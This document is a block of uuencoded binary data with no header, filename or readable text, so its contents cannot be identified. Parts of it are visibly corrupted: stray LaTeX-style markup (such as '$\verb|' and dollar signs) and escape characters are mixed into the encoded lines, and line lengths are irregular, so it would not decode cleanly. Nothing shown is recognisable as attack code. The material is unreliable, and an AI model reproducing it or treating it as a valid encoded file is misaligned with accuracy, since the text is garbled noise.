M%Z#A:Q"I%AFDV^NR+](;%^:>TL8E^EUESF,!:V6>?N+F%0M^3XN3N+^9D;'R M=6WI:41`L0`^W55.*74+)D01"\Q3*^SOLS^GZ`3PA?EP>"3)%*J;JQI"HP%0 MA>\;5SQEN*I<F)[W,>*O(((P'#`8:0\IFS,`@@/'R9/1U)`R&IN+5*#)>B.M MI:-K[F\,S;Y5E,((^9!^:(@@,MY!RF&>W^K;ZK'VS<0(8V@D->%,^+2^OK\M MCZ"MYCR^Y;3JV'A/CL+I&=!<'X0[2O\X_R'[UX8W,UQ!&H\+>L>7+-=X8MGG $\verb|M"U6V=K:C\&CAX\$PEG*W3S(\$T\51+UW'H6S)M+6I3AHRXR"F:HRS9*_0]/PPL\\$ M^(;;8:ITWS\Y\$T6K@X_FC;4'HZST]_MY!];2TV7WGN;M.?3V^TRK.C3%=3WF MN:KQHYPS&QYB20]V8CZ\XH,W3_(CQKCE#,:*) \ 4B,Z)WTZZCX\E<:2M2S+FC M5X?%5\T^U%,JG--\$52'E^]L^%(^606KX+VUS+J9`Y#!98JOX"P5\B;-\K!.6 MN*OI-\..0W#:!RO:VV<\XZ.<IAUB"OX>KNLM%[<VTQLC](21L-J6AV,S3V-, MPRL+9:?6@4I3@4OK,N3GI<RD85KL1!RD*),0I4I1PHVSF53V?!1%9-',:>1S MXRP>5"^'?ZO-(<5#=MO*;59"RBN9"."R%**&+ZQBMSUEGLCVJ*;11-FVB7M: M91EL]H:*)(ON77V=S'=J75LUPJ.#<1E\C\$F;8D.JAM][+1L9,B=/Y0G+D9BM MD*Z@EMVPMX4C8L)!EZ73Y/:YM_\$:5QSSS3RUV[T7K\$8B9^^*[9]4^-9L1U.4 M;6Z!6*EB^5>N77WHJ2G5#*\:>"[D2N,MPQ1!2.HY5CL?*(P;7!I^XQ&7FI2H M.C%U;I(Z1)I5R7M?;6:1%S8%@P&;E(M9--)QRJ@`K4O(P=C*LT5"5*ISZSR- $M.; EE\#L\&; ON3\(Q'\&/1]-^@>14C*PP!'.^".VB"97`CA4H)=T78>*U<\#T@7]$ $MRIX*9!QC%]4:'-T)O(<J\setminus[S9:T!NZKR7B\setminus69\#XI/I/W31QVO*R8XO:=2Y^U"]$ MX'\$Z)JW2'695.I/S8<NX8W^JERQ1.\$#&W\$IXG2KIG6;6LCRE+@2HUXMZ,JER $M41/<8,\=JJ8ZL"HV\#!=2R'Q)<\V8!Z;>(<MUZ7,J6%/B_6/H+V"X41'MJD.G$ M%7"D`@5Y_;"V5[')Y:*C2!2(4?R&3`8<RADOC7N^>[-'"=*A3#X5T\M8X08P M<<O8_6GU-P(]7HKT?%JA4FT?>UB^GMN:;:*GMK7(,8);DU*Q*0J1G9/2>CN* $M.JDO!F[T<5'8EJ\setminus(=#6.,S%+%#8@,..V3=#X<TO*;*^3)A6[Q3-K[)AWQ+=[$ MXE*0%Y9[<"F../\$#_?PQT>1C('-UY7AEC1[:]HN<X&KQS7PG%Q9!C)GAB=' M^F]Q290+\$DDH\$FA*'@8CK^QET8T[45!K*?"'N<3IY1*JN#NMBPM?E]![6/Q' MC+#>N,V:1%P *7SV)K>3.PIN+X3)P?2K^SM0F7NRY1=0VU%1R.NU-T9+!7UX M"+<B1EAZ^\$TO'T/VF'(#1U(030.:BI[C&@Q\$VXP9*>0-PR%]EDKX@9=-EGH< ME#I9G)K<W"0:29VOB%-BQ\'V*XO&X_KV22YN5RIQ3FK2.K'=*96M542.>2\5 $\label{eq:ma} \texttt{MA} = \texttt{S,\#} [\texttt{H::BB*B(9A>\setminus!+:LT3`XWG\setminus]PVX_,UQOXQPONPJIPB)*WZ+@D^`Q} \\$ M'0R17`O_XQ+7&AI8MHHON_.>"M<>@S@M=(#KH]I?JA5>=0\$O8TRR#]:.%O) M4.;=5J)C3Q>."40^BB`/T-C;"Y.@LFX[\$T%:C;B)E#5"2^>:FU]OK<0^J0!_ MBSSPSCLZ7B52^I-)+T.K//-:Z<9R*-ZV\$O4/'%HCG;VB/0&G)ZA5C'FCNU8< MT`(+WY!9`;-FK4T)JZ'E9\$)<;3(&H1S;EW19J\$>V&ZQL6M@OS08-=MMR:X\M $M.@-QTN=1ERZUI:DL'%=4\F_5<Y&6H/'ZF+Q+R)+I?$7MY1!#*@XY'KL+9C?N$ M"WS/2IR``.%2TH^4P>9N-2UVIFYE\$R=1R^)KJPO-H:C:H8H8)/?>P!E\LLV< $\texttt{MOK}; _?R. \texttt{ABJ}(+_*\texttt{B'PE2} < \texttt{GL}(\texttt{U113}[\texttt{GPZ}[\texttt{W}; \texttt{Y@*\#5} < \texttt{D^[DB"X\$,!} \setminus \texttt{0.}_@\texttt{N+=};;))$ MR==>X>"+O>MRN_K0TV?Q6(`@@.%DA`/'<"7A<\$83+%#&%%&\<NC+"2@33C'? M`GJNQ7@0KK-\$L#K>(9.L#PM)XV@<:\SRN&-,0`WQ;L^E*I>'!\IBXFD[WE% $\texttt{M9:>O[ZS/<7U?K74E?=44GQ//2LW&MG.YMU6++1(9\^\S9V^)IO(@\$1A\^\$'D)}$ M!, YDB?C?:K; LE6:AV; ?U19-63%5S, &_:6R7%Z].'8@TUYI*^QS>01&W/<L,< $M[MM:D.!<+E4%S(ZA.IFR!2"J!TX[/:Z0+K3\W-L5\H>OK<&B[U^U'=IGTAU=]]$ M5Y7"3T6F]3>1RTQI>*M&'ROL\7WF0RW+J^Y9ECJ3GGG^UNC:M*3%*+/]#X59 MQDU2M2+*F0M^AT1Z%(XVJ0!CAX=NS27Z+&6#,8,YJGNS&LDEVF)L#.JE/P.$ $MGJ55U7M6.<4[Y9^45=&3^4S6R=].'IM\K9'35$(&\6V"'2HY<YUOR,UU?[$ $\texttt{M6;>61'N-DY} \setminus \texttt{HFC3F/]"B$J"\#JW`<24V.D>F*>1HE<*U?;-&(K7]$HZ"H=NS : \texttt{N6;>61'N-DY} \setminus \texttt$

MVUSDA7[R-9020(^B3\)&UF\"R-F]]Y4@6I89R5PO>XR!YR4,(OA+8<.+1P2@ ML=8P2J\$'QV0OG7*.6!9N(I-]_VB3YV&F'`&/R9'H9BD\$M7(4]`RB0YMU@1\$! M7'M/6AB!/;O4OI92C\$SV;V%@?U'=6;&G+/&0,2?U1']LR+K\0-<VQC<K\R+H M%+@GO"3F3LCE833%W(S-X@H_0<KV4MN[E;IE`TFDT%="E@P?BTBD<58E/I?F M\$1\$FB=,I@<ZTQI;U9"I"X50:!@LL<;X\$AB?WY58''IB.<F8-=FQLC`%F7,:D M"%F*X5F-\$DW7&.U1%':P-CYX'6KPXS'<W:+;5,(Y^<JE]MR2E[V`EX:,T3"_ MMGE@Z2.LW#;OR:Y9(K%;-KFI&)!O=]KA#KWO-<2"1Q#Y<W#0:X50P3B58731 MIGD!9M=5S@;%TX-=)XE4P;(`EK1;J,N]+@*%^HM.^U_8W^IO6XZ1R_8RO)ZH MU"OPB_?ZJ@=8F?#\\\:JALD1!:Y*B#(&+R,G,C)I1T)VOC?38'ZTI)^N34X%$ MLG,J"C2RCKBRWL>6B!OUB[W+-.[<X]<'A':^M-K"KYK9S@I/)S</GVG3Z:N= $\texttt{MAD} = \texttt{X23D"YA;} \\ \texttt{WM&JL7PWTMKQP:V} \\ \texttt{E=4NS/\&EPN'CAP93>VHFN2X[Y_=4]R;} \\ \texttt{(MAD} = \texttt{X23D"YA;} \\ \texttt{(MAD)} \\ \texttt{$ MD/D'4/WX\@I(;GVM&%4K,]'NM^^U356`34%9^[8'#8*FJ;P(U?553QGZZ!M\ $MR<+[6D6H#Z\I*!&$N<$1Q$HD+*$/!WTBZN49Q=H8)/6R1\(M<CSPN$'.5U<?$ MRJZYHUJ "657, Y=+HP?(QH.GBS&,) \ \ \ \ \ *GS<Q3J!BBLN..M\UNK+(?A@_44:- $MB]PS=W-4HQW8V69; $W-A">CQ9V=Y+*GOW:]0)+9JB`M#O*595<O'O^{:}Q<J]$ M\2H,D?R\J=QU0#HJ[X]Y:^^N".48RA9:X9_K&&Q&YI!!(ZQ'"DT:D+(F(EU= M>"EV]W;Y/DT[]6J9K)I.*,Z2D?.EX<5&1"2*K26FQ`Y.;7^0_Q1>3:-B?,R. $M(RV;10[L".`<U4ZZ#$,+6WQ9M&](#E[5L5WCW%.DEG21NFE-9D\@:/M:\'4Y)$ M#HS(G)89=G<RKZF'F:-+8YU#@0F;J+E.V&3GUASFMS>2(<GACV/H%5!^_))3 $M0@\#_-\BS"\$6:N>J^'!673@DPK)A>Y:MXT01Q\$\>,(D@E9DTE8<NO"?IX\?5S$ $MM([J)'NNJ:2WE,7]2*"*TWI@8('\U.@E'=N69.JJH/D";2$T=,H@64.=-2H($ MZIKGSXZ[D*,%SPF1)FB(Q*\$\2K'N<\$NLEQN7S_"ND5DG<G>%F<CL-O/*III5 M'Q;J(R^.`J^X6:QTJKY6AS6'T>VT`<:GJ-Q@<K;_OH-QIGOH.O:K2`R0,?7] M+H_T^')?9_`G_G!^1EN2;FJG2?2IJ>[%;"&`VU<><[*=@0!&D#5D`!`#`-/J M[P`R9*`<D6'Z\$?7(>\$9CKC_0"@V!@"@X/2F1@`"R%@`+4`UUP4&>*MX:'OT MW&/YQ-YH`?!;S)Q[ZJN3EU^TWU5:U9[I*-JJOQF!I55V-U=53_=*JOJ[JJ^(MZWBYOY)^0./09\#Z^SF,<F9JDY6@A'[.X<%HWS2I'`KER?*S(PTX:CUJF@/H $MKCA3^M:9\#Q4\&&RS<."VH_/9Y\MKD+O@5^ES_0\,D_4G([W%;7^>'M@GM5-2I]$ M=)/6LYNA:Z]-EMB@`(3X>JGLY3:5RD=]G+R^CR<P%_A'[!TBRU\)[M,ZX.I% MQHB9YRU10SJZ"5=<Y<ZW`?+Z6U7#NAU]X:>?JZT_?]R7)71)_7X>0?9W!H7 M`3_M4):7JED^<Z8G",()PBO'\>J:SQ##5\@0ZHW\Z:I5L+`HY;3KV9M'2W_? M]WKZO86%6B6^<?`4QX>)SJ\$G\O?:UD9W884U9G%M5=DU>0B4QHA;8DR,3\YJ ${\tt MHQK/M2"S6X@6TD[(40VT=\$)R.WA!SI_OMD4DS(T?N=TU+?A\#W=-U@R14Y)*T}$ MSGAWKOZO\98NCCMQY!164*R<1IS(0.K5SL%TA^KR*I8=UY(B35LB@PAY!:)+ $\texttt{MM*J/O(J'I<X\#1Y8AX]I+>'.NS\V-\$G-\$@KSO78\$\$,+LXZ-<]*EFE0XS-TZ() }$ MUN6TM 7!S,K\$-L,+DTW>WMI@/[Y&?86>M`&F:2GAI4\$M7)\$\$U3AD`?C[])8H MSP'79\$V"8^.I>=ZCHS9\$\$_:%V>U=7@FW4Y6BMW0);H_<1AO#;KJ953W"&FE/ M@6PPS7CJ&XA\HSI&41D91T_I(;QFSD8RMN\\=5(^43%:5W0L0VET#^@\\$_`B M3MIX]65/3IO@YNA++*(^&4M#L`&M@5-\$#:\B3I&93*(%`?+\$ZD\I:%+BH31U M*FD"FPU^D!-?^J3IEL%:IAS/(\DH8%4CA8HB8I;D@@1G\$7#9Z6>L[\$/[Q;> M<\$W6M':#[]PSICES9S[\$6C#56JLN!&4=A1KM7R2&*RE<]1ZKX6787K)S#'"O MW!TUSDH@\C`U35/1]I+02)WRM.2.S]1<[JR32.C+[=)00-!EL&6->Y%YOO6A M&A)\$W_;ZF4E%Z!XQ5-A3.HUL6?L/K7"^N3T8^>=ZVH6RNO"7J[+:LB"Y'#3Z MW?HZQ\QR1(E%QR-.K[.%[\LGLMTO6W9T;K-]>@V9;\G0Z[Q2MY7*)G?7Y;8? M2B\$`?LHJJ;8?:,JA@.SU]NCHF&`(26'SLJ>*17:B4_2^AS,L"`]NI4LM,\$]F M+6GM=ML<SKZI9'><K(H6`XY<\$'/GPD?SK+.R5.(GF]9G6@^O.(:ILDD8[MF4 MYX>?0V0A8]?#X34>QX_PPR^;+MK=-QWRF3<;;-,<%JU^-M/R(2IN*@5``?97 M3T0[3[@T?X.#"NBE3B,#3707U&&>.#V1#!8FZ3CFGBJC"/2B7Q5-(].)9&)E MO,\]VGN3")C`&A9'A"G\$CSP(Z])],(1?\$_VZ7_,T9V\$X*,>871P,=J9DY[9 MOPW$]LZM+BI"6IUR$5P&BB><6,:+;Z4-IZT@()I4]H^,P:?8(C9.S[,F7.=$ MJ<RKOYKZ2I\)6@7&ZB.BG"N)\X,.G#G&&DQ'B&V[F*9=*"D'T,[Z*1R-W+.L $M]OZ!AH4BDC*@@[D\13*)MM:1.<"1PHV&(&6Y@)7_!9=,LR)S]9&8O"R0;-E:$ M_PS_2SKY.U1$9_%_`TDIL\>'=V7IH'?]B,&7<Q-WC9>KUV]C+E]'DU:S4A.$ M@T-?117Q=; 'S; ANF:P%3'ANZO[(VO.`Z#5L\$R1*L"E3@M36H(667ENLO`/3)] $M*_0<9"]BX]#8;,-/1\!9(XZB=?^3/R4RYKP,0R8T381%,C6SN=II.'J):W*"$ M6<@^DCPS#UOR_]:Y..CK^;VOX-J6CJXL63".GU"*[_N\%#JQPV&DU6YO"OOG MF9%.D1FA``B!`\$Z`*Q9H#/F-J4R`NL^7EP%)1"6G2N&HZJ:<N?`82SQ1``#&

M*]AL:%>-LR8-F7DMC;^]&U873*1@B`182\$H.L`%A:#JU,RAN58%S!;T%S(QU M<ZP%U1A135"Q9O8B`>VF].P3+![VUJ>AFZ74_)U'39BY]9TJNYH1?_L#W2YW M<:LMQ!Y>J"VY&6)L=]0SVLZ6Y;Q]C9_S^[R_^5OL^=6_L_?R`P-#.VXU:4#+ $M, \&, 2^{OI1Y9I!S6YY&L*WGSUI(5HJ.\[]).\[43$OLO8Z.Z:'AR,P/^72UHJF^$ MWC)CV15V*N]WV<[19_+*[VP=YQEA,CPM5G;V890:*AQF7L@H\B`Q4@.;XCIO MH#F`"N8J<[,E;/5V<!9AY(LB_GU<S?()LD%]@?4E!!'`RWSJ>O-CO#8E*NJ5 M2GBB3V*GH] RV1&<,9:,VG1DO] CF;1@Q"<:*%HQ<4.+!/0=0" (:A7[JLA] MQ?L/D\<_.5IW`B>(@@K)*3;JK[Q30Z*,1%50PH]Q-'-?W\$?)SV1\GJE1V69& M?1^\$N.;<YUE0U?GQ&0J\8RZ8\Y1_F2N]\XV]=C>OLDDRL@=Q87#.(DM?>,]! M!O%DH`]_OV=!YN36U/M)K9::=SMU'<DJZFK^5AE3Q?#ON38QM=23#W,HY14C MV%V"K.?I94EX8Z'YI;:1N,*048I"R(38:^90/TQ_?1(>H7WG0D!(&K18FHGA $M^UX98L_R1Z6RB/A80Y:>QA=7+G^UU(J=&5]M>$TL^USG):=V\#_IR^:II)+7$ M7Q<6=45&:J7K,-"?26T+!P\$UTK7"R\$BHOUH(IFR**VA=\$D!)*+Y5*<T&)B[& M;?9%LR_LMOH"\$-8#UFU/Q^:/`N(<.-&IX].TW4G"FLJ9*9@7",40:[-KB2!(M2HL7,9A',<^TJRW#<L%B.!3OTN>R6AV"Z3D)DH#\+%*,;09,O"A!8CMF07+-MC9%OOQ('TFKP+*\((1;XRY&N?'[\$I.D1_AE*"MG<PVDEZ4-,F!MBG!BPV#Y9 MRV?PM5E9FG[7HQ1`RO.Y1N_.0Q90L,M&9&L-1M:<G&4<J#H]X.S[6DF1(EPL MF[\D(VL3D;TC)UTSYD<[I;Y'J&'R8Z8\C(WZL7^!`T]2_6GV;@@)Y%@<419K MM`.!B7FCRWC-4K_9NBR-I`\\#/WJ!#F84H3><0I*`-NN>'-`I;T5'BA\$^8D] M^Z_H>4<\$0"9TB?\>;:Y(F)1;.LC@\$8M1`RE%88BL"AU%14KV)=:HECM)U#I[$M0I!5KP^Z;E:/Z(DB[S(V22=$MQB!/Q>6=)<EOA.Q^MC#;5";QW7["A^)V9RQ$ M:705N"JF;NL-NICYLTI1`7!.#AP=H^TKNL7%.M"/0:_)*M;9<R2;4L2(*]MZ M%BSV%T(SJ*#%\$\$PPW&L8R>0:LT)OKR+1[>*KTKR=NIA!*H+]32/IYL:U3A4H MRP&3X'BIG'I;+;X4<E:"39#@43&ESC&Z\R:*U=`U\$W"2J'E&F1H)>:&!.<07 M(STF+EI'PC& 5GK;TJ>;[A9#2I3LSX&M>)\W0YM-*VGH;"SL6Y''M,F`?M.^ $\texttt{M\&SV3E:AN31+/2>"\&Y<Q@8VF9[!S3\%,A\7M\#:"!O4@)NSE:[L*M<VZ[V3Q^P$] }$ MFT?:IB)6:4F:>N/7-"UJO!5%J>#,]9TFBQ<9C"EK.1P@D8&ZP3&Q(Z\PUB^Q M8.\$48L&DJ!^J&[Y3(YPGWX1FL-"JBUNEHX.-@4ARI*OO\:BDLW0L=EKM7!G6 MLH+U:X500;V.RE.!YP1N.PU#9;-#)SOQ,J=[7C"@^1\L1W1V,VD)O,[(J(:# MOU1[:&7@(<J1VCPHN/O3D4O3&,G/L/\$FC/*N-M<0GS1XZ"4Y7H4MM?C.HNZD M;)Q#!JPO+5VIF50FX%A45SVQD4=\$J2X;/YMNU3^_TWU`\!>OMFDSKIV5X\VO MN>M'_<;.NR%H3)\VZ-2*-@J*%8W1JU\#'ZLW1T\\$A_K^53HO1+8G>[+(L]+; $M?, X^&I''4F3GS-&^XZ]O)MO\\<>C/F^O.$IK#30!4;FF5)E*8A26ZXU>K/4CR$ M5=Q/P.G)PIV-@<Z:1:<IWB549QX750T&ZCTQG",GK7%\$`[6<V\$2;L2!\$&'T? M,N``@*8NL%>7T@QN>H-.CIIRD'3.3*2_95T=35;LJQL(@`6!`"``8,R+,@0A M\$2SY.[]VV7*X+3S?0I@LVJI!"6VF>C7VDY6VL*H@3:NJ.C9-L9%LN\$A<[_0\ $M6+5N]+:T"$\S'7-^D[#6;MG3>M1/Z/^\^5>RL!B":PX]5Q]K>T63V5M_?HO$ MV81_`20MA6VMS@8N%, *W"`VQ8Y&T4*H[FJ7&9G>IC%U.-5TZ&"T9(58@,\$4' $MY# "V42 ` -6 (@@@#@@]EKGZCK";)9=N-U<TA-P=49"^/=`TD6M2N5S5KY&\8R$ M+RD2A`MJD,0[81CRH\$ZP=BP268"?#=\$,F4\M1/\(=M=DI39YT>S7!391BK%: $\verb|M4|8|9<1QZ/+\PN^9$3&<V>)Y):]$5E4MC,SENXA/\K68B_^,S9LM$0:VQP#($ $M2.>KW=":65"5!1=D+_0;++M7-3A&JIT*'!LS]4*<3KF#ER#B]T#`LM6=IU^L$ M?\$F5JYVJ\]GH/DYP&!+S#A`+&OP>.CVG;(#1D6["8:H%D[04SD-J2T.8LHDP MJX190RFT9T56^3WVK"M0X8>'<50AGZ6]#=@U==O`ET>/BB82'P3K_<&@^^,! M`Y\H@D:A,179H_'ZVC#0SN#(VO+!&[R<_J^Z9CAKD8(V:@18DU)@:U=F+M"C $MI]ZAL^*W1(2-JU[FT[B9_"N%&]GR5B9'9/413+>*KV=6Q\=]"Y+?);VK&COF$ M7YX,!E[]+.M#M\5NU-"QU2:(A0G3726!_HI\ZY:2L-<Z-XZE\AVUK],/IXJU $M/0<@Z<O?\AF; $NQH+N/3-$NA\X(D7!XA343V(48";AR*S[!I(HDX2[G0292:$ M\T;1&@SN'BN/*R83/+B^!9"BSY#1[<[%W9WP0V<N\$)0_CM'1XXQQG;_+**]P $\texttt{M_O}) \texttt{IE9\#\$:\$5Z\backslashE5'=Q*.80(.J"!@@75VAY\#9D*U08<WP)} \texttt{1ZCQ+8PQVIZ'AX@}$ M6*AD/YKW<6CK'BPDR\$:M\$M\$KY@F`5"HI3`TK5#C*&@O6>Y\$M<2&R,_2)%""0 M3]\+4XJ"D2UL4WSSSPCR015E``(,XT[4E;AM8>#A0B/)H_=B--208S^)WO'Z M^,U\$%WSD:BG(6C(PSV"PG.+&']'0P\$S@4>%E%Z4SU/T>1A&J8Q-Y*="BP&\$] $\label{eq:mh'>3} TQQG, A($-A+VLYR1J9", -4208JIS(\BZA/`V@>^X;C/\HYN/GRQMO0Y) A($-A+VLYR1J9", -4208JIS(\BZA/`V@>^X;C/\HYN/GRQMO0Y) A($-A+VLYR1J9", -4208JIS(\BZA/`V@>^X;C/\HYN/GRQMO0Y) A($-A+VLYR1J9", -4208JIS(\BZA/`V@>^X;C/\HYN/GRQMOOY) A($-A+VLYR1J9", -4208JIS(\BZA/`V@>X;C/\HYN/GRQMOOY) A($-A+VLYR1J9", -4208JIS(\BZA/`V@>X;C/\HYN/GRQMOOY) A($-A+VLYR1J9", -4208JIS(\BZA/`V@>X;C/\HYN/GRQMOOY) A($-A+VLYR1J9", -4208JIS(\BZA/`V@>X;C/\HYN/GRQMOOY) A($-A+VLYR1$ MH3"ZLV0]/%Y#"O'+B2(%T]DFX5)BT\$G\$:8V)8D-#XR9@YO8=[83 6WME(;A. M, "SC^*E, ?CO^Y9O##?RR5-C/5=OO\3N\G2JS>UCIW`RR+/9XM0+B>8]P[/YH M:9?@<2.A0M^)F,VEP6).PX=A!92\BP,@"L>F4S4Q4J]NLR(Z"@Y9B1<]9PC7 $\label{eq:mo/spin} $$MO/>\#/8[SXB_`H/\ZV_R.E`1];*7GSG)]NGPMBK<]T+:F\#VW&JBP3"5W/'P&G$ $M;"3:<F9B'4WHHO4X"PTBA-G$'AKCD3'8/XMG(2#.(Q);-?O&<LNXY&<EW\;:$ MNN+:JY;9R=M2)ES/OS90F)ZSFI>Z2B0PAQ5W4DG\TDROP*Z4-T#&")/!V#9) $\label{eq:m0<0;LJN} $$ M0<0;LJN]-NG16IFP@:O.3LM>Z:9:^I;AV-A\F!Q:;YJA\OEQ@1A\1;CQA8X/$

MV8C\$H8J6\ZII_2\$M-;\(MND0(_/E+QV<=',X&5FN<E`SS*'35`XD2HZT?:1M M%4;+-:KORU/M-'1M#9X<J,T6FA;#-QD(1J\<XS>/,B0)J;K1@*JG<(C-)T-S MSUA/'<JZI=P9A&K)'4AU"?-\$,O:'<J(Y"@]!2]HWHR,5GZD@??NACX5Y,*)A M#\$E8Z3=S50GI('128@PV-??N"BNNU?47JBE;OOV/R_IBGL">CG[=\$DJ09Y*U $M\%06-\$6\$6V[D[NJ@]@@\)\$<,?KN9*(Y*RTK*+E:B,'J'7S*X/2L+SL<FK^"YJ$ M8VOR%E\$JLG15%IC'E4I@D\?'Y*<<4B629(7V>N(G:]IVJ3T];97[RWD;Z\$_1 M1KO?UT^P[%U/W8WL2OS[5/LX8>S5ACWNS4];D=*]:(QMC+(\$0@M4H<E6D<17 $M(U]E-""*L-+4F-GTBKETHY#<X^H=,@70&5.O;W"Z>X1;$FBQ<:T)M%<CEMLN$ MP<VIT=0L\$]GC81\4N>:S<)J=`\$C@'3*A4E=K58\H@5\$,<H<X4-[W261DK>DR M_FBXI0KVN,M0TN:U3#.'X3R:NG7^)?O8KK#5AHA;SR\%%SO&^"NHJ<K6[J^I M9-EN;WMX6IV&^_?Z/MJ=+"_]T_]X1&&7X9Q]OK[B^S@Z5:PV;GWEV")\$^,`? M5\$'*;WF/C?/F3=J%2?.%5>7#;Z(EIP,K=8FWQ>#H*C4ZK+46#B*A>W3-&G5 MG++QG]"+&7\$V,WGD+Q'H:`[R-]I<F(,3GMHUUJDY0Q5+7&53W<YU1LMP<EV"MF+7#K.IW,2YU]J%-BYF-F^0R&E&\$Z+3>BXA4B2^"5J7AD![B=WL'ZY]G4'J# MK2!P2L2LYL]1KIKEU+F9@0`!ZX;\XR>3<E03,^?@^DA\$=0X]3HFN79=!052U M9\DE>^TK#1\$_/+5&J]4KO3RF%:!!6.^,A3A=V^H*+#G9Y^,^ZVSX#!M#GM'G M<:8=L%5#IHE+Q;IZ2U4C+CW?F9]J6.BRJ4&ZX\8[]&TA>^8FFN65Y\>&\$;F\$ M0X&E1*:29IQ"OME-.&<TL3).C<TAHF\$F;_9G96D4VT9(J*WI9UF21.FT)SR] M_5 %9SI1V10!=J T_i ,6_+ T_0 0Y4S_4I)7_6;I,>TBX<:;>\$=))S;SZ,D T_0 0U01-M8XJZ`;=]`^QV6L;%5;7/#\$:C></%M),%3/FO2<TU&5,E9?JT;!&YRTMTV3;6 M!G!Y\$.M`)CN0]NR\$\0&8+[0B?Z#=N97,F2H<ECRQ3<.?0&/L]&:L<:MT7%=> M@/L4VJ/USM)CJLKYWB(D48SU/906<1)N]+]6`'?\$'=JX",I<=S)3\$*'B;Q9F ${\tt MXW*HC))X<">3LPBE<'6DC\\/.R548N]HVXM]%%=O':6OD)0$R<@@&(#R#[CPF]$ MWSC73=?LLNP,CC?P5S0D+2K*RTY**XE\$;C-&5<W!`UWK]"Q9A4AF`L@6#BZ@ $\texttt{MWUM@.K3} = \texttt{YG(VCZU!Z2FR?Y5F!1Q;`>OOTSMR@)YJE0:$X<7N:^!YM2F>1D= \texttt{MWUM@.K3} = \texttt{YM2F} = \texttt{MWUM@.K3} = \texttt{YM2F} = \texttt{YM2F}$ ML=*,JFE5P.1_%\J^^=UK)L2A68DOT(@W'85"M%W+3RZZ&<:`6[\>RCB[HP1P MA9BYOPBY+\'N4L<>V<N@?;E"]"XH[_P2XF095.#8.;,C+3R6ME/%&#"]_VZ] M^]7*!`Y;'CJK'8FL!JXQY]\$<0D)C#2\6R<_D>:.KX"`^*JV'EZ95&^@OJ17_ M?%RR2[JOM?W9][,^4I<#`RQIXG,5(Z<2KRP48Q(KU5CJ+[2+#9`<Z8V6(-JJ M:G6SA/ZZM_+B^RQ369V.HM1^2LOO\Y8DXPX>CAP@++A;/):(^SS&6U4M124N MA*]C0WDLT]#XY<\$&/6KGMZEP3K&FYZA\8T;TM*>!`O.\$%L8C-D;6A72S(UY! MH(.JTUK8\92EK-X'29G7.G<G#BE",(1/FA>J*A?TS[K^"R!ER!4LF:,YJ&?A $M&Y='V<(G\#\&-@KA=E4Z`09`AB$HWM*>^]/=A\#U%38^<[-;M<_6K,MXA3D(BB?)$ MP+Y0=)A`D]<PF1T0T\$M+ED*D4O1CC<7)R-PB3&&KC\$6"0BYVK,K.LQ?7L?9Y $M72$WW*VP4;6F[O:'Y*]$+8ZYIZ-XW&[*LOW5>'G;]?&:SF.7R)I?/CFP"\$ $M.J'"602K.SE);U%CTK7''I)/)1(S9.E_=5-AH:/<=6^(<5-&$AW(K+%/59YT)$ MZ!5@-E,TIANB6K<*4Y-GAW;NXSWW&`XE4Z1/NB\BQ/_G3E(C=FIWWK^%Q8]/ M9VJV22U?7:]D->699==H@6S3R4U9]%FW7)L0[?\$ZF?G5PYA?E6GMLR]&\$FJ[M5X70MYN2C5GVXT2YT1[TK9Q"%`;!0&*H)DL@3Z.!VQ9W1H*\+C`,&:K&3C:[MRD/)A.E\$1+L.O+\$258YAH\8D\$<)S5AB&CB\W)%D(1!!8``B+B%`H(G*;%CI[M<"K;0D9]OI@RT5',VVYI;,69H,!5ZGB->!!:Z1B=X>WQ>?\2L?'4Q[;S/CB< M&XZN,8=U.H=XQ*^;#1^GUO*[=`MK]+C=)+^7UC76?F[R_.S-4\TXQM/%_U?; MV@M\F19"\WR/L^;T?WL@YTU2_SN4,+%]*'4_#N^O_'DAP?MAY70)A65>(:C-M"GQX@UA0Y1X>O!9+=DDC<`"!=/_5APT%!:H443Z:'3?SS%2OS&CK[@..E^CB $\label{eq:mtudk_l.} \texttt{MTUDK/L.?9N:4^>IR^4KK<F/S.^T_+XX;&ZIK_)R6?0?Q_@?.Z_=Z?\\ ?TAUE> \\$ MI_:?,,Y'7&"7;'(/\HD,V);:9.H\IN>`C&7!/`'I]EH+N?UF)V:88/.*R/(P MGG0^2MO:V15@(@".4WJ5\A1BI="EBQ%U1H\$B"Q@>%CLSK5EY%/X?Z+[KR MW'S?M]'JL5&MZ<&W_FQ!KWY@JHC32Q@+3T>G"Z0UWRBK:JD1=&B(R5\$JW1PE M=7B51^FUH(6K&O^#5=<VA2T4[G9M%!%%5!1:GWGN?2F[)_W[';Q_X/Z7U7RW MUM]3K?&GDKE>#'[+Q*G.\A#*9LV'500*\1FINS7^CG^40Q1E9X>I*P0\$A^-& M/X[0MA2F\$G^%4CA/L#F-;5[SGJL?0'NE[03]@"!QIY`H=7IXVPA3V0<B8N#W M.FRLE(W7K, WA<(N([GBI.01^0;K7&H\>)C/)AW I*A[GP2?H5U80PQR2BEDU $\verb|M3-)IXYC<-G[R\-F1'YAM63Y6KR3@Z[9<S-FH\<5I,U>F@?\#'OIH*H!TLR'B)|$ $M^*, /AB/9*UWY&<\! 4U(&HHMH, 3"ESXE)*]T<=_>GH2EV_@J5'ZA:Z.O74J9$ $\label{local_mk_rcqrph1} \verb|MK/RCQRPH1| HV69 | HANMCO | K&* | IGU; &&2. (= | ZCRNK&$^R($! | HDMD4A, RJ8I:T) | HDMD4A, RJ8I:T | HDMD4A, RJ8I:T$ MQQ,:OB[\%?[HWZFT349.GA%DJ1%T6>;A?76RFLM8K/S>6OHI/%R9.Y=<.A#G M6D@7-BM[D^S^K0MDSRA\$'"V!]]0%UO1<#1W=U>7]KFGG<;/6^MX2[B*14((E M+RERE\$,@C&]M5.<#B;7)K\$,O;%;(6!])3E%:O=IV&"*YF?<-Q%*X=B&H:)+9 M)#HKPW0>]_\\W=YVVL_*@E*X1U'?@(O81(/^'+(&@YIO)P482@UR92;6[%K6

